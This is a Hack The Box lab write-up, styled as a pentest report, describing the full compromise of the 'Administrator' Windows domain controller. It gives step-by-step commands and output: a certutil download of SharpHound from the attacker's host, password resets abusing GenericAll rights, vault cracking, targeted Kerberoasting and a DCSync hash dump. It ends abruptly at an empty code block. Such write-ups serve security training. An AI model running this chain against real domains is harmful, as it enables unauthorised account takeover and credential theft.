
Administrator

Administrator HTB

Cover



Target: HTB Machine “Administrator” **Client:** HTB (Fictitious) **Engagement Date:** Jun 2025 **Report Version:** 1.0

Prepared by: Jonas Fernandez

Confidentiality Notice: This document contains sensitive information intended solely for the recipient(s). Any unauthorized review, use, disclosure, or distribution is prohibited.

1. Introduction

Objective of the Engagement

The goal of this assessment was to perform a hands-on security evaluation of a Windows Active Directory domain controller at 10.129.171.231. By leveraging a combination of host discovery, service enumeration, credential reuse, and Active Directory abuse, we sought to demonstrate how an attacker can escalate from a low-privileged user to full domain compromise. Key techniques included SMB share enumeration, WinRM authentication, BloodHound-driven permission analysis, password pivoting, Kerberoasting, and a DCSync attack to extract the domain’s NTDS.DIT secrets.

Scope of Assessment

- **Network Reconnaissance:** • Verified host availability via ICMP (TTL 127 indicating Windows) • Mapped live targets to prepare subsequent scans
- **Service Discovery & Credential Enumeration:** • Conducted a full-TCP SYN scan (Nmap) to identify open ports (FTP, LDAP, Kerberos, RPC, WinRM, etc.) • Enumerated SMB shares and authenticated with Olivia’s credentials (ichliebedich) to reveal ADMIN, C , NETLOGON, SYSVOL • Authenticated to WinRM and confirmed remote code execution capability
- **Active Directory Enumeration & Analysis:** • Deployed SharpHound to collect ACLs, group memberships, and session data • Visualized privileges in BloodHound, identifying that Olivia held GenericAll over Michael and, transitively, over Benjamin
- **Password Pivoting & Credential Harvesting:** • Reset Michael’s and Benjamin’s passwords via `net rpc password` leveraging GenericAll rights • Downloaded and cracked the `Backup.psafe3` vault via FTP to recover credentials for Alexander Smith, Emily Rodriguez, and Emma Johnson
- **Kerberoasting:** • Performed a targeted Kerberoast attack against Ethan’s SPN using Emily’s valid credentials • Cracked Ethan’s TGS hash with Hashcat to obtain his plaintext

password

- **DCSync Attack & Domain Administrator Compromise:** • Executed `impacket-secretsdump` with Ethan’s account to extract the Administrator NT hash from NTDS.DIT • Passed the Administrator hash to Evil-WinRM to obtain a SYSTEM shell and retrieve the root flag

Ethics & Compliance

All activities were conducted under pre-approved rules of engagement to avoid service disruption. Findings are confidential and have been shared only with authorized stakeholders to enable prompt remediation.

2 Methodology

In this engagement, we leveraged the supplied credentials to systematically discover, enumerate, and exploit the Windows domain controller at 10.129.171.231. The approach combined host discovery, service enumeration, credential reuse, Active Directory data collection, password pivoting, Kerberoasting, and DCSync—all culminating in domain administrator access.

2.1 Provided Credentials

- Username: `Olivia`
- Password: `ichliebedich`

2.2 Host Discovery & OS Fingerprinting

1. ICMP ping confirmed host availability and a TTL of 127, indicating a Windows target:

```
ping -c 1 10.129.171.231
```

```
PING 10.129.171.231 (10.129.171.231) 56(84) bytes of data.
64 bytes from 10.129.171.231: icmp_seq=1 ttl=127 time=60.2 ms

--- 10.129.171.231 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 60.177/60.177/60.177/0.000 ms
```

2.3 Port Scanning

1. Full-TCP SYN scan of all 65,535 ports (only open ports shown):

```
 sudo nmap -sS -p- --open -n -Pn 10.129.171.231 -oN AdministratorPorts
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-24 20:42 UTC
Nmap scan report for 10.129.171.231
Host is up (0.038s latency).
Not shown: 64204 closed tcp ports (reset), 1305 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
21/tcp    open  ftp
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5985/tcp  open  wsman
9389/tcp  open  adws
47001/tcp open  winrm
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49668/tcp open  unknown
57307/tcp open  unknown
57312/tcp open  unknown
57315/tcp open  unknown
57335/tcp open  unknown
57368/tcp open  unknown
64432/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 18.57 seconds
```

2.4 Service Fingerprinting

```
sudo nmap -sVC-p- -p
21,53,88,135,139,389,445,464,593,636,3268,3269,5985,9389,47001,49664,49665
,49666,49667,49668,57307,57312,57315,57335,57368,64432 -oN
AdministratorServices 10.129.171.231

PORT      STATE SERVICE       VERSION
21/tcp    open  ftp           Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time:
2025-06-25 03:50:28Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP
(Domain: administrator.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP
(Domain: administrator.htb0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
57307/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
57312/tcp open  msrpc         Microsoft Windows RPC
57315/tcp open  msrpc         Microsoft Windows RPC
57335/tcp open  msrpc         Microsoft Windows RPC
57368/tcp open  msrpc         Microsoft Windows RPC
64432/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows
```

```
Host script results:
| smb2-time:
|   date: 2025-06-25T03:51:26
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: 7h01m54s

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 74.43 seconds
```

Confirmed services include:

- Microsoft FTPd (`Windows_NT`)
- Simple DNS Plus
- Microsoft Kerberos, RPC, NetBIOS-SSN, LDAP (Active Directory), HTTPAPI/2.0, WinRM
- Hostname: `DC` , OS: Windows Server 2022 Build 20348

2.5 SMB Authentication & Share Enumeration

1. Enumerate SMB shares with valid credentials:

nxc smb 10.129.171.231 -u Olivia -p ichliebedich --shares

```
SMB         10.129.171.231  445    DC               [*] Windows Server
2022 Build 20348 x64 (name:DC) (domain:administrator.htb) (signing:True)
(SMBv1:False)
SMB         10.129.171.231  445    DC               [+]
administrator.htb\Olivia:ichliebedich
SMB         10.129.171.231  445    DC               [*] Enumerated shares
SMB         10.129.171.231  445    DC               Share
Permissions     Remark
SMB         10.129.171.231  445    DC               -----           ------
-----     ------
SMB         10.129.171.231  445    DC               ADMIN$
Remote Admin
SMB         10.129.171.231  445    DC               C$
Default share
SMB         10.129.171.231  445    DC               IPC$            READ
Remote IPC
```

```
SMB         10.129.171.231  445    DC               NETLOGON        READ
Logon server share
SMB         10.129.171.231  445    DC               SYSVOL          READ
Logon server share
```

Adding the DC domain to the /etc/host

```
...SNIP...
10.129.171.231    DC   DC.administrator.htb   administrator.htb
```

2.6 WinRM Access

1. WinRM login:

`nxc winrm 10.129.171.231 -u olivia -p ichliebedich`

Successfully authenticated to Windows Server 2022 over WinRM.

```
WINRM       10.129.171.231  5985   DC               [*] Windows Server
2022 Build 20348 (name:DC) (domain:administrator.htb)
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46:
CryptographyDeprecationWarning: ARC4 has been moved to
cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed
from this module in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM       10.129.171.231  5985   DC               [+]
administrator.htb\olivia:ichliebedich (Pwn3d!)
```

2.7 BloodHound Data Collection

1. Hosted SharpHound.exe via Python HTTP server:

Attacker


```
python3 -m http.server
```

On the target:

```
certutil -urlcache -split -f http://10.10.14.183/SharpHound.exe
```

```
SharpHound.exe
```

./Sharphound.exe -c all



Downloaded the resulting `BloodHound.zip` through Evil-WinRM:

```
download 20250624213150_BloodHound.zip
```

2.8 BloodHound Analysis


1. Launched Neo4j and BloodHound GUI:

```
sudo Neo4j start
```

Running bloodhound

```
./BloodHound --disable-gpu --no-sandbox
```

Identified that **Olivia** had “GenericAll” rights over **michael**, allowing unrestricted password resets.



2.9 Password Pivoting


- Reset **michael**'s password:

```
net rpc password "michael" "newP@ssword2022" -U
"administrator.htb"/"Olivia"%"ichliebedich" -S "10.129.171.231"
```

- Verified new credentials via SMB:
  nxc smb 10.129.171.231 -u michael -p newP@ssword2022

```
SMB         10.129.171.231  445    DC               [*] Windows Server
2022 Build 20348 x64 (name:DC) (domain:administrator.htb) (signing:True)
(SMBv1:False)
SMB         10.129.171.231  445    DC               [+]
administrator.htb\michael:newP@ssword2022
```

- Observed **michael** had "GenericAll" over **benjamin**—reset his password similarly:




```
net rpc password "benjamin" "newP@ssword2022" -U
"administrator.htb"/"michael"%"newP@ssword2022" -S "10.129.171.231"
```

nxc smb 10.129.171.231 -u benjamin -p newP@ssword2022

```
...SNIP...

SMB         10.129.171.231  445    DC               [+]
administrator.htb\benjamin:newP@ssword2022
```


2.10 FTP Enumeration & Password Extraction

1. Connected as **benjamin** to FTP:

```
ftp benjamin@10.129.171.231
```

```
Connected to 10.129.171.231.
220 Microsoft FTP Service
331 Password required
Password:
230 User logged in.
Remote system type is Windows_NT.
```

- Downloaded `Backup.psafe3` (encrypted password vault).




A `.psafe3` file is a type of file used to store passwords and other encrypted confidential data.

- Extracted hash with `pwsafe2john` and cracked via John the Ripper against rockyou.txt:

```
pwsafe2john Backup.psafe3
Backu:$pwsafe$*3*4ff588b7<REDACTED>63e3f18c646bb084ec4f0944050
```


- Retrieved plaintext passwords for `Alexander Smith`, `Emily Rodriguez`, and `Emma Johnson`.

```
john pwsafehash.txt -w=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (pwsafe, Password Safe [SHA256 256/256 AVX2 8x])
Cost 1 (iteration count) is 2048 for all loaded hashes
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
<REDACTED>     (Backu)
1g 0:00:00:00 DONE (2025-06-25 19:04) 7.142g/s 43885p/s 43885c/s 43885C/s
123456..iheartyou
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```



2.11 Secondary WinRM & Kerberoasting

We found the credentials of Emily and she has generic write privileges over Ethan, Ethan is a high level target



The credentials that we founded on the backup file are valids

- nxc winrm 10.129.171.231 -u 'emily' -p `<REDACTED>`

```
..SNIP...
WINRM       10.129.171.231  5985   DC                [+]
administrator.htb\emily:<REDACTED> (Pwn3d!)
```

- Performed targeted Kerberoast for **ethan**'s SPN:


```
kali@kali ~/workspace/Administrator/content [19:38:03] $ faketime 'now +7
hours'  python3 /opt/AD/targetedKerberoast/targetedKerberoast.py -v -d
'administrator.htb' -u 'emily' -p 'UXLCI5iETUsIBoFVTj8yQFKoHjXmb'
[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[VERBOSE] SPN added successfully for (ethan)
[+] Printing hash for (ethan)
$krb5tgs$23$*ethan$ADMINISTRATOR.HTB$administrator.htb/ethan*$0b7741151ce9
5b55127da90de452ed69$014a34f290ef424e21e22930bfc42a0d71ddb287cb0d034e62dee
fe66e668fd59b7c1<REDACTED>
[VERBOSE] SPN removed successfully for (ethan)
```

- Cracked the returned Kerberos TGS hash with Hashcat (`-m 13100` , rockyou.txt).

```
hashcat -m 13100
/home/kali/workspace/Administrator/content/ethanNTLMV2HASH.txt
/usr/share/wordlists/rockyou.txt



SNIP...


$krb5tgs$23$*ethan$ADMINISTRATOR.HTB$administrator.htb/ethan*$0b7741151ce9
5b55127da90de452ed69$014a34f290ef424e21e22930bfc42a0d71ddb287cb0d034e62dee
fe66e668fd59b7c16f6z<REDACTED:<REDACTED>


Session..........: hashcat
Status...........: Cracked
```

2.12 DCSync Attack & Domain Administrator Compromise

Ethan can do a DCsync over the domain controller



1. Executed DCSync via Impacket's `secretsdump` to extract NTDS.DIT hashes, including `Administrator`:

```
kali@kali ~/workspace/Administrator/content [19:49:47] $ sudo impacket-
secretsdump -outputfile administrator_hashes -just-dc
administrator.htb/ethan@10.129.171.231
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets


...SNIP...

Administrator:500:aad3b435b51404eeaad3b435b51404ee:<REDACTED>:::
...SNIP...
```

- Passed the `Administrator` NT hash to Evil-WinRM to obtain a SYSTEM shell and retrieve the root flag:


```
